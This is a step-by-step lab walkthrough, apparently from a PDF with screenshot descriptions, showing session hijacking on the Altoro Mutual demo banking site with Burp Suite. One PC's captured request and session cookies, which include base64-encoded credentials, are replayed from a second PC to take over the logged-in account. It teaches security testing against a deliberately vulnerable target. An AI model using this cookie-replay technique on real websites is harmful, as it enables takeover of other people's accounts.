
Requirements: PC1 running burp suite (kali linux), PC2.


Start Burp Suite on PC1 and configure the proxy to IP address of PC1 and port 8080.



On PC2, visit <http://demo.testfire.net/> and login (username-**jsmith** and password-**demo1234**).

Configure proxy in the browser to the **IP address of PC1**.





In PC2 refresh browser once, to allow Burp Suite (on PC1) to capture request.

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... Preferences + refresh once

demo.testfire.net/bank/main.aspx

Sign Off | Contact Us | Feedback | Search Go

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums

**AltoroMutual**

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://altoromutual.com:80 [65.61.137.117]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /bank/main.aspx HTTP/1.1
Host: altoromutual.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://altoromutual.com/bank/login.aspx
Cookie: ASP.NET_SessionId=rgrcbnukf4yph55o0qezkul; amSessionId=82423515902; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMz0=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Copy the captured request to the *leafpad* and then click on forward.

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

1 Request to http://altoromutual.com:80 [65.61.137.117]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /bank/main.aspx HTTP/1.1
Host: altoromutual.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://altoromutual.com/bank/login.aspx
Cookie: ASP.NET_SessionId=rgrcbnukf4yph55o0qezkul; amSessionId=82423515902; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMz0=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

On PC1, Visit <http://demo.testfire.net/> and log in as admin(username: **admin**, password: **admin**)

The screenshot shows a web browser window with the URL <https://tools.kali.org>. The page displays various links related to Kali Linux, such as 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', and 'Aircrack-ng'.

The screenshot shows the Altoro Mutual Online banking interface. The top navigation bar includes 'MY ACCOUNT', 'PERSONAL', and 'SMALL BU'. The left sidebar has sections for 'I WANT TO ...' (View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language) and 'ADMINISTRATION'. The main content area displays a welcome message: 'Hello Admin User' and 'Welcome to Altoro Mutual Online.' Below this is a 'View Account Details:' form with a dropdown menu and a 'GO' button.

## Configure Burp to loopback IP address 127.0.0.1 and port 8080

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Proxy Listeners' section, there is a table with one row. The row contains the following columns: 'Add' (button), 'Running' (checkbox checked), 'Interface' (text input '127.0.0.1:8080'), 'Invisible' (checkbox unchecked), 'Redirect' (checkbox unchecked), and 'Certificate' (text input 'Per-host').

Configure browser proxy to loopback IP address 127.0.0.1 and port 8080. Refresh browser once, to allow Burp Suite (on PC1) to capture request.

The screenshot shows the 'Connection Settings' dialog box. The title bar says 'Connection Settings'. The main area is titled 'Configure Proxies to Access the Internet'. It includes the following sections:

- No proxy:** An option with an empty radio button.
- Auto-detect proxy settings for this network:** An option with an empty radio button.
- Use system proxy settings:** An option with an empty radio button.
- Manual proxy configuration:** An option with a selected radio button. Below it are four proxy configuration fields:
  - HTTP Proxy:** Input field '127.0.0.1' and Port dropdown '8080'.
  - SSL Proxy:** Input field '127.0.0.1' and Port dropdown '8080'.
  - FTP Proxy:** Input field '127.0.0.1' and Port dropdown '8080'.
  - SOCKS Host:** Input field '127.0.0.1' and Port dropdown '8080'.
- Use this proxy server for all protocols:** A checked checkbox.
- SOCKS v4:** An empty radio button.
- SOCKS v5:** A selected radio button.
- No Proxy for:** A large text input field.
- Example:** Text 'Example: .mozilla.org, .net.nz, 192.168.1.0/24'.
- Buttons:** 'Help' (button), 'Cancel' (button), and 'OK' (button).

```

GET /bank/login.aspx HTTP/1.1
Host: altoromutual.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://altoromutual.com/
Cookie: BEEFH0OK-aksZE2iaIYKqawG2zkf6xwsSF3KzKN2r435BTccB0ReD1zjvsbIwj2wUXASalrxuSLyHRxZMZC2l0a8v; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
ASP.NET_SessionId=y5pljev55q30yreolnyt2p55; amSessionId=82944523459
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Remove the captured request, paste the request from **leafpad** (previously copied) and click on forward.

Modified request  
(copied from leafpad)

```

GET /bank/main.aspx HTTP/1.1
Host: altoromutual.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://altoromutual.com/bank/login.aspx
Cookie: ASP.NET_SessionId=rgrcbnukf4yphf55o0qezxul; amSessionId=82423515902; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

After completing the above process, it is observed that the modified request from the burp proxy is accepted by the website and allowed the PC1 user to gain access to the active account of the PC2 user. It is all possible because the website is vulnerable to Session Hijacking.

Altoro Mutual: Online Ba... x +

altoromutual.com/bank/login.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

Sign Off | Contact Us | Feedback | Search

**AltoroMutual**

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking ▾ GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

